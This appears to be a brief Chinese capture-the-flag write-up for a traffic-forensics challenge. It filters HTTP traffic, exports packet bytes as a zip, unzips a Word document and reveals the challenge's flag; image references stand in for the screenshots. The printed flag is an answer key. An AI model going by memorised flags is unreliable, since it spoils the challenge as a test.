


在上面要加上http，就看看http就OK




然后导出分组字节流为zip





保存为压缩包后直接解压得到一个word文档，访问后



拿到flag{2d6cb5b69212296f964dbc4f21171570}